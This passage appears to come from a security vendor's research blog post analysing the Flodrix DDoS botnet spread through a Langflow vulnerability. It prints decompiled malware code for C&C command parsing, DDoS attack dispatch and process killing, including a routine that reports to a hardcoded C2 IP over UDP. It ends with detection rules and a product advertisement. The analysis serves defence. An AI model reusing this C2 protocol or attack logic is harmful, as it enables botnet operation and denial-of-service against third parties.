

Figure 17. Malware requests and responses handling pseudocode.

The malware then begins sending periodic heartbeat requests, each consisting of a single byte with the value *0x00*. In response to the first heartbeat, the C&C server typically replies with *0x01*, instructing the bot to send the original parameter it was launched with. If the malware was executed without any parameters, it sends the string "*null*" by default.

```
byte_received = recv(SocketState, buffer, 1024, 0x4000);
*get_current_thread_id_with_offset_4099c8() = 0;
if ( byte_received == -1 )
{
  if...
}
else
{
  if ( !byte_received )
    goto LABEL_85;
  if...
  if ( buffer[0] )
  {
    if ( buffer[0] == 1 )
    {
      parameter_len = 4;
      if ( parameter )
        parameter_len = countNonZeroBytes_409340(&parameter);
      array[0] = parameter_len;
      idx = configuration->idx;
      copyStringToBuffer_409360(decrypted_payload_buffer_array, word_413318, 1);// word_413318 = 0x01
      copyStringToBuffer_409360(&decrypted_payload_buffer_array[1], array, 2);// parameter string length
      copyStringToBuffer_409360(&decrypted_payload_buffer_array[3], &idx, 2);
      if ( parameter )
        copyStringToBuffer_409360(&decrypted_payload_buffer_array[5], &parameter, array[0]);
      else
        // send "null" if the malware runs without a parameter
        copyStringToBuffer_409360(&decrypted_payload_buffer_array[5], "null", 4);
      // send parameter
      mw_send(SocketState, decrypted_payload_buffer_array, array[0] + 5, 0x4000);
    }
```

```
000001FE  00   Heartbeat message                    .
    000001FE  01   Server response                    .
000001FF  01 06 00 00 00 64 6f 63  6b 65 72        .....doc ker
          header | parameter length | parameter value
```

Figure 18. Send parameter information to the C&C

The malware can receive commands from its C&C server to launch various DDoS attacks. Upon receiving a response packet from the C&C, the malware parses it to extract critical attack parameters such as the attack type, target IP address, target port, and attack duration.

```
else
{
  clearBuffer_404d70(&XOR_KEY);
  copyStringToBuffer_409360(&XOR_KEY, buffer, 2);
  copyStringToBuffer_409360(v74, &buffer[2], 2);
  copyStringToBuffer_409360(fields, &buffer[4], 2);
  ReturnNumberOfFields(&XOR_KEY);
  if ( fields[0] )
  {
    buffer_offset = 0;
    v39 = 0;
    while ( 1 )
    {
      v40 = parseC2Command(buffer, buffer_offset + 6);
      if ( v40 == -1 )
        break;
      if ( fields[0] <= ++v39 )
        break;
      buffer_offset += v40;
    }
  }
  DDoS();
  wait_for_nanoseconds_40ccf0(5u);
  initializeBuffersAndVariables_4001d0();
  clearBuffer_404d70(&XOR_KEY);
}
```

```
__int64 __fastcall parseC2Command(__int64 buffer_address_begin, int buffer_offset)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  structure = (buffer_offset + buffer_address_begin);
  copyStringToBuffer_409360(&StructureType, structure, 2);
  copyStringToBuffer_409360(string_len, structure + 2, 2);
  copyStringToBuffer_409360(&ValueType, structure + 4, 2);
  if ( StructureType == 1 )
  {
    if...
    if ( ValueType > 3u )
    {
      // Extract Attack Type
      if ( ValueType == 4 )
      {
        copyStringToBuffer_409360(attackType, structure + 6, string_len[0]);
        len = string_len[0];
        attackType[string_len[0]] = 0;
        return len + 10;
      }
      // Extract Target IP
      if ( ValueType == 6 )
      {
        copyStringToBuffer_409360(TargetIP, structure + 6, string_len[0]);
        len = string_len[0];
        TargetIP[string_len[0]] = 0;
        return len + 10;
      }
    }
    else if...
    len = string_len[0];
    return len + 10;
  }
  result = 0xFFFFFFFFLL;
  if ( StructureType == 2 )
  {
    switch ( ValueType )
    {
      case 1u:
        copyStringToBuffer_409360(&word_617A8C, structure + 6, 2);
        result = 8LL;
        break;
      case 5u:
        copyStringToBuffer_409360(&duration, structure + 6, 2);
        result = 8LL;
        break;
      [...]
      case 0xCu:
        copyStringToBuffer_409360(&target_port, structure + 6, 2);
        result = 8LL;
        break;
      [...]
```

Figure 19. Parse C&C commands and extract attack details

These pieces of information are stored in a structured format. The number of structures is calculated by XORing the first byte *0x3e* with the fifth byte *0x3f*. Once the count is determined, the malware proceeds to extract and populate each structure accordingly. Each structure consists of structure header and structure value. Structure begins with *0x0001* or *0x0002*, which represent structure type.



Figure 20. Anatomy of attack structures

The malware can receive different types of configurations from the C&C. Table 3 shows found values and their corresponding purpose.

Structure types	0x0001	Add 4 bytes of Zero Padding	
	0x0002	No Zero bytes padding	
Value Types	0x0004	Attack Type	*tcpraw, udpplain, handshake, tcplegit, ts3, udp*
	0x0005	Attack Duration	
	0x0006	Target IP	
	0x000C	Target Port	

Table 5. Structure and value types

The malware can perform various DDoS attacks based on the configuration received from the C&C. The supported DDoS attacks are *tcpraw*, *udpplain*, *handshake*, *tcplegit*, *ts3*, and *udp*.

```
copyStringToBuffer_409360(tcpraw, byte_412C99, 6);// Decrypted string: tcpraw
DecryptStringWithXOR_409700(tcpraw, 5);
copyStringToBuffer_409360(udpplain, asc_412BA2, 8);// Decrypted string: udpplain
DecryptStringWithXOR_409700(udpplain, 7);
copyStringToBuffer_409360(handshake, asc_412BAB, 9);// Decrypted string: handshake
DecryptStringWithXOR_409700(handshake, 8);
copyStringToBuffer_409360(tcplegit, asc_412BB5, 8);// Decrypted string: tcplegit
DecryptStringWithXOR_409700(tcplegit, 7);
copyStringToBuffer_409360(ts3, byte_412BBE, 3);// Decrypted string: ts3
DecryptStringWithXOR_409700(ts3, 2);
copyStringToBuffer_409360(udp, byte_412BC2, 3);// Decrypted string: udp
DecryptStringWithXOR_409700(udp, 2);
if ( strcmp(attackType, tcpraw) )
{
  if ( strcmp(attackType, ts3) )
  {
    if ( strcmp(attackType, udp) )
    {
      if ( strcmp(attackType, udpplain) )
      {
        if ( strcmp(attackType, handshake) )
        {
          if ( !strcmp(attackType, tcplegit) )
            tcplegit_DDOS(TargetIP, dword_617C30);
          return wait_for_nanoseconds_40ccf0(duration + 300);
        }
        else
        {
          handshake_DDOS(TargetIP, dword_617C30);
          return wait_for_nanoseconds_40ccf0(duration + 300);
        }
      }
      else
      {
        udpplainDDOS(TargetIP);
        return wait_for_nanoseconds_40ccf0(duration + 300);
      }
    }
    else
    {
      udp_DDOS(TargetIP);
      return wait_for_nanoseconds_40ccf0(duration + 300);
    }
  }
  else
  {
    ts3_DDOS(TargetIP);
    return wait_for_nanoseconds_40ccf0(duration + 300);
  }
}
else
{
  tcpraw_DDOS(TargetIP);
  return wait_for_nanoseconds_40ccf0(duration + 300);
}
}
```

Figure 21. DDoS attack types

Notable changes in the Flodrix botnet

While the Flodrix botnet sample we investigated showed similarities with the variant analyzed by [netlab360](#) team md5: *57212f7e253ecebd39ce5a8a6bd5d2df* such as the string decryption mechanism, XOR key, and traffic structure, it also presents distinct differences which we discuss in this section.

We observed changes in the response headers as shown in Figure 22.

LeetHozer Sample

```
recv(dword_8050128, &v27, 255, 0x4000);
string_move(v40, &v27, 32);
if ( dword_8050524 == 1 )
{
  if ( v43 != 0x4819 || v42 != 0x70F1 )
  {
    fillBufferWithValue_804c630(&v27, 0, 1024);
    fillBufferWithValue_804c630(v40, 0, 32);
    fillBufferWithValue_804c630(&v49, 0, 24);
    fillBufferWithValue_804c630(v31, 0, 256);
    goto LABEL_16;
  }
  v43 = 0x70F2;
  *v40 = v41;
  v44 = 2;
  string_move(&v49, v40, 24);
  v23 = v54 + v49 + v50 + v51 + v52 + v53 + v55 + v56 + v57 + v58 + v59;
  v46 = (v23 + v60 + ((v23 + v60) >> 16)) + (((v23 + v60) + ((v23 + v60) >> 16)) >> 16);
  fillBufferWithValue_804c630(v31, 0, 256);
  string_move(v31, v40, 32);
  send(dword_8050128, v31, 255, 0x4000);
  fillBufferWithValue_804c630(v40, 0, 32);
  fillBufferWithValue_804c630(&v49, 0, 24);
  fillBufferWithValue_804c630(v31, 0, 256);
  fillBufferWithValue_804c630(&v27, 0, 1024);
  dword_8050524 = 2;
}
else
{
  if ( dword_8050524 != 2 )
    goto LABEL_84;
  if ( v43 != 0x70F2 || v42 != 0x2775 )
  {
    fillBufferWithValue_804c630(v40, 0, 32);
    fillBufferWithValue_804c630(&v49, 0, 24);
    fillBufferWithValue_804c630(v31, 0, 256);
    goto LABEL_84;
  }
  fillBufferWithValue_804c630(v40, 0, 32);
  fillBufferWithValue_804c630(&v49, 0, 24);
  fillBufferWithValue_804c630(v31, 0, 256);
  fillBufferWithValue_804c630(&v27, 0, 1024);
  dword_8050524 = 3;
}
```

Flodrix Sample

```
  recv(SocketState, buffer, 255, 0x4000);
  string_move(&Byte_0_1_SRC_PORT, buffer, 32);
  if ( !memcmp(buffer, asc_413313, 4uLL) )// 0xFF0103FF
    goto CloseSocket_TerminateMalwareProcess;
  connection_state = state_request_count;
  if ( state_request_count == 1 )
    break;
  if ( state_request_count == 2 )
  {
    if ( BYTE_8_9_10_11 != 0x8932 || BYTE_4_5_6_7_HEADER != 0x4EEB )
      goto handle_second_reponse;
    Socket_State = SocketState;
    connection_state = 3;
    state_request_count = 3;
  }
  else
  {
    Socket_State = SocketState;
  }
}
if ( BYTE_8_9_10_11 != 0xB043 || BYTE_4_5_6_7_HEADER != 0x8931 )
  break;
BYTE_8_9_10_11 = 0x8932;
BYTE_14_15_Request_Number = 2;
Byte_0_1_SRC_PORT = BYTE_2_3_Header;    // 0x3A20
string_move(&SRC_PORT, &Byte_0_1_SRC_PORT, 24);
sum_value_request2 = v70
                   + v69
                   + v68
                   + BYTE_14_15_Request_Number_Variable
                   + v66
                   + v65
                   + v64
                   + v63
                   + BYTE_4_5_6_7_HEADER_Variable
                   + BYTE_2_3_Header_Variable
                   + SRC_PORT
                   + v71;
BYTE_20_21_22_23_CheckSum = ((HIWORD(sum_value_request2) + sum_value_request2) >> 16)
                          + (HIWORD(sum_value_request2) + sum_value_request2);
fillBufferWithValue_409320(buffer_to_send, 0, 256);
string_move(buffer_to_send, &Byte_0_1_SRC_PORT, 32);
mw_send(SocketState, buffer_to_send, 255, 0x4000);
Socket_State = SocketState;
state_request_count = 2;
```

Figure 22. A comparison between the magic headers of the malware versions.

The new variant also appears to support additional configuration options; however, due to limited access to the C&C server, these configurations could not be fully identified.

LeetHozer Sample

```
if ( StructureType == 2 )
{
  switch ( ValueType )
  {
    case 1u:
      string_move(&word_80515A0, (structure + 6), 2);
      result = 8;
      break;
    case 5u:
      string_move(&attack_duarion, (structure + 6), 2);
      result = 8;
      break;
    case 7u:
      string_move(&word_805159C, (structure + 6), 2);
      result = 8;
      break;
    case 8u:
      string_move(&word_80515A2, (structure + 6), 2);
      result = 8;
      break;
    case 9u:
      string_move(&word_80515A4, (structure + 6), 2);
      result = 8;
      break;
    case 0xAu:
      string_move(&word_80515AA, (structure + 6), 2);
      result = 8;
      break;
    case 0xBu:
      string_move(&word_80515A8, (structure + 6), 2);
      result = 8;
      break;
    case 0xCu:
      string_move(&target_port, (structure + 6), 2);
      result = 8;
      break;
    case 0xDu:
      string_move(&word_805159E, (structure + 6), 2);
      result = 8;
      break;
    default:
      result = 8;
      break;
  }
}
```

Flodrix Sample

```
if ( StructureType == 2 )
{
  switch ( ValueType )
  {
    case 1u:
      string_move(&word_617A8C, structure + 6, 2);
      result = 8LL;
      break;
    case 5u:
      string_move(&attack_duration, structure + 6, 2);
      result = 8LL;
      break;
    case 7u:
      string_move(&word_617A88, structure + 6, 2);
      result = 8LL;
      break;
    case 8u:
      string_move(&dword_617A90, structure + 6, 2);
      result = 8LL;
      break;
    case 9u:
      string_move(&dword_617A94, structure + 6, 2);
      result = 8LL;
      break;
    case 0xAu:
      string_move(&dword_617AA0, structure + 6, 2);
      result = 8LL;
      break;
    case 0xBu:
      string_move(&dword_617A9C, structure + 6, 2);
      result = 8LL;
      break;
    case 0xCu:
      string_move(&target_port, structure + 6, 2);
      result = 8LL;
      break;
    case 0xDu:
      string_move(&word_617A8A, structure + 6, 2);
      result = 8LL;
      break;
    case 0xEu:
      string_move(byte_617AA4, structure + 6, 2);
      result = 8LL;
      break;
    case 0xFu:
      string_move(&word_617A8E, structure + 6, 2);
      result = 8LL;
      break;
    case 0x10u:
      string_move(&dword_617A98, structure + 6, 2);
      goto LABEL_10;
    default:
```

Figure 23. A comparison between configurations of the malware versions.

Another significant change is the introduction of new DDoS attack types, which are now also encrypted, adding a further layer of obfuscation.

LeetHozer Sample

```
int __usercall handleC2Commands_DDOS@<eax>(int a1@<eax>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  LOWORD(a1) = word_805159A;
  result = a1 - 1;
  if ( (unsigned __int16)result <= 0xE0Eu )
  {
    result = sub_804C3A0();
    if ( result != -1 && result <= 0 )
    {
      v2 = sub_804C3A0();
      if ( v2 == -1 )
      {
        return sub_804C3B0(0);
      }
      else if ( v2 )
      {
        if ( compare_byte_arrays_804c750(byte_8050F00, "tcpraw") )
        {
          if ( compare_byte_arrays_804c750(byte_8050F00, "icmpecho") )
          {
            if ( !compare_byte_arrays_804c750(byte_8050F00, "udpplain") )
              udpplain_DDOS((int)byte_8050EE0);
          }
          else
          {
            icmpecho_DDOS((int)byte_8050EE0);
          }
        }
        else
        {
          tcpraw_DDOS((int)byte_8050EE0);
        }
        return sleep((unsigned __int16)word_805159A + 300);
      }
      else
      {
        sleep((unsigned __int16)word_805159A);
        v3 = getppid();
        kill(v3, 9);
        return sub_804C3B0(0);
      }
    }
  }
  return result;
```

Flodrix Sample

```
copyStringToBuffer_409360(tcpraw, byte_412C99, 6);// Decrypted string: tcpraw
DecryptStringWithXOR_409700(tcpraw, 5);
copyStringToBuffer_409360(udpplain, asc_412BA2, 8);// Decrypted string udpplain
DecryptStringWithXOR_409700(udpplain, 7);
copyStringToBuffer_409360(handshake, asc_412BAB, 9);// Decrypted string: handshake
DecryptStringWithXOR_409700(handshake, 8);
copyStringToBuffer_409360(tcplegit, asc_412BB5, 8);// Decrypted string: tcplegit
DecryptStringWithXOR_409700(tcplegit, 7);
copyStringToBuffer_409360(ts3, byte_412BBE, 3);// Decrypted string: ts3
DecryptStringWithXOR_409700(ts3, 2);
copyStringToBuffer_409360(udp, byte_412BC2, 3);// Decrypted string: udp
DecryptStringWithXOR_409700(udp, 2);
if ( strcmp(attackType, tcpraw) )
{
  if ( strcmp(attackType, ts3) )
  {
    if ( strcmp(attackType, udp) )
    {
      if ( strcmp(attackType, udpplain) )
      {
        if ( strcmp(attackType, handshake) )
        {
          if ( !strcmp(attackType, tcplegit) )
            tcplegit_DDOS(TargetIP, dword_617C30);
          return wait_for_nanoseconds_40ccf0(duration + 300);
        }
        else
        {
          handshake_DDOS(TargetIP, dword_617C30);
          return wait_for_nanoseconds_40ccf0(duration + 300);
        }
      }
      else
      {
        udpplainDDOS(TargetIP);
        return wait_for_nanoseconds_40ccf0(duration + 300);
      }
    }
    else
    {
      udp_DDOS(TargetIP);
      return wait_for_nanoseconds_40ccf0(duration + 300);
    }
  }
  else
  {
    ts3_DDOS(TargetIP);
    return wait_for_nanoseconds_40ccf0(duration + 300);
  }
}
else
{
  tcpraw_DDOS(TargetIP);
  return wait_for_nanoseconds_40ccf0(duration + 300);
}
}
```

Figure 24. A comparison of attack types between a previous version of the malware.

The new sample also notably enumerates the running processes by opening */proc* directory to access all running processes. It iterates through the directory entries to filter out valid process identifiers (PIDs) and fetches detailed information about them, such as command names, execution paths, and command-line arguments.

Then, the malware compares the running process with specific process such as *init*, *systemd*, *watchdog*, *busybox* and */bin/busybox*. Additionally, it checks if the process is running from */tmp* directory. If a process matches the conditions, it sends signals to terminate it and sends a notification message starts with "*KILLDETAIL|*" to the C&C over port 50445 over UDP with terminated process details.

```
kill_process:
      if ( !(unsigned int)sendSignalToProcess(procID, 9) )
      {
        ++v155;
        TerminateProcessandSendNotification(&process_info, Signal);
      }
```

```
__int64 __fastcall generateAndEncryptDetailString_405c00(ProcSocketInfo *inputString, unsigned int Signal)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
    [...]
    ZN4tgse11gseSnprintfEPcmPKcz(
      (tgse *)finalDetailStringBuffer,
      (char *)0x800,
      (__int64)"KILLDETAIL|%d|%d|%d|%s|%s|%s|%s|%d|%s",
      inputString->pid,
      inputString->ppid,
      Signal,
      inputString->comm,
      inputString->exe_path,
      inputString->cwd_path,
      inputString->cmdline,
      inputString->exe_deleted,
      &Zero);
    rotationValues[0] = 2;
    rotationValues[1] = rotate_left_40b330(50445);// C2 Port Number
    copyStringToBuffer_409360(encryptionBuffer, "Z^HDDXIWLO4#", 12);// Decrypted string: 80.66.75.121
    DecryptStringWithXOR_409700((__int64)encryptionBuffer, 12);
    encryptionBuffer[12] = 0;
    BIO_printf((__int64)encryptionBuffer, (__int64)"%u.%u.%u.%u", field4, &field3, &field2, &field1);
    combinedFieldsValue = (field3 << 8) | field4[0] | (field2 << 16) | (field1 << 24);
    v11 = countNonZeroBytes_409340(finalDetailStringBuffer);
    return sendto_makeSysCallWithCheck_40b4e0(dword_614CF8, (int)finalDetailStringBuffer, v11, 64, (int)rotationValues);
  }
  return globalVariableResult;
}
```

Figure 25. Process termination and notification

Figure 26 illustrates the notification request with process details:

```
00000000  4b 49 4c 4c 44 45 54 41  49 4c 7c 36 36 36 7c 31   KILLDETA IL|666|1
00000010  7c 39 7c 73 79 73 74 65  6d 64 7c 2f 75 73 72 2f   |9|syste md|/usr/
00000020  6c 69 62 2f 73 79 73 74  65 6d 64 2f 73 79 73 74   lib/syst emd/syst
00000030  65 6d 64 7c 2f 7c 2f 6c  69 62 2f 73 79 73 74 65   emd|/|/l ib/syste
00000040  6d 64 2f 73 79 73 74 65  6d 64 20 2d 2d 75 73 65   md/syste md --use
00000050  72 20 7c 30 7c                                      r |0|
```

Figure 26. UDP notification traffic

The following table shows the structure if the UDP notification traffic:

KILLDETAIL|PID|PPID|SIGNAL|COMM|EXE|CWD|CMDLINE|SOCKET_COUNT	
KILLDETAIL	Hardcoded value
PID (Process ID)	Get from PID from /proc directory
PPID (Parent Process ID)	Get from /proc/%d/stat file with %c %d options
Signal (Action)	Hardcoded values. Possible values (2,3,4,5,8,9)
COMM (Process Name)	Get from /proc/%d/comm file
EXE (Process Executable Path)	Get from /proc/%d/exe file

CWD (Current Working Directory)	Get from /proc/%d/cwd file
CMDLINE (Command Line)	Get from /proc/%d/cmdline file
Number of sockets	Get from /proc/%d/fd/%s file

Table 6. UDP notification request anatomy

Proactive security with Trend Vision One™

Trend Vision Oneone-platform™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate.

Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time. Security leaders can benchmark their posture and showcase continuous improvement to stakeholders.

Trend protections for CVE-2025-3248

The following protections have been available to Trend Micro customers:

Trend Vision One™ Network Security

- TippingPoint Intrusion Prevention Filters:
    - 46063: TCP: Trojan.Linux.FlodrixBot.A Runtime Detection
    - 46064: UDP: Trojan.Linux.FlodrixBot.A Runtime Detection
    - 45744: HTTP: Langflow Code Injection Vulnerability
- Deep Discovery Inspector (DDI) Relevance Rule: 5411: CVE-2025-3248 - LANGFLOW RCE - HTTP (Request)

Trend Micro™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Threat Insights, which provides the latest insights from Trend Research on emerging threats and threat actors.

Threat Insights

Emerging Threats: Critical Langflow Vulnerability [CVE-2025-3248] Actively Exploited to Deliver Flodrix Botnet

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

C&C connections of Flodrix Botnet

eventSubId:602 AND objectIp:(80.66.75.121 OR 45.61.137.226 OR 206.71.149.179 OR 188.166.68.21)

More hunting queries are available for Vision One customers with Threat Insights entitlement enabledone-platform

Indicators of Compromise (IOCs)

You can find the IoCs for this blog here.

Source: https://www.trendmicro.com/en_us/research/25/f/langflow-vulnerability-flodric-botnet.html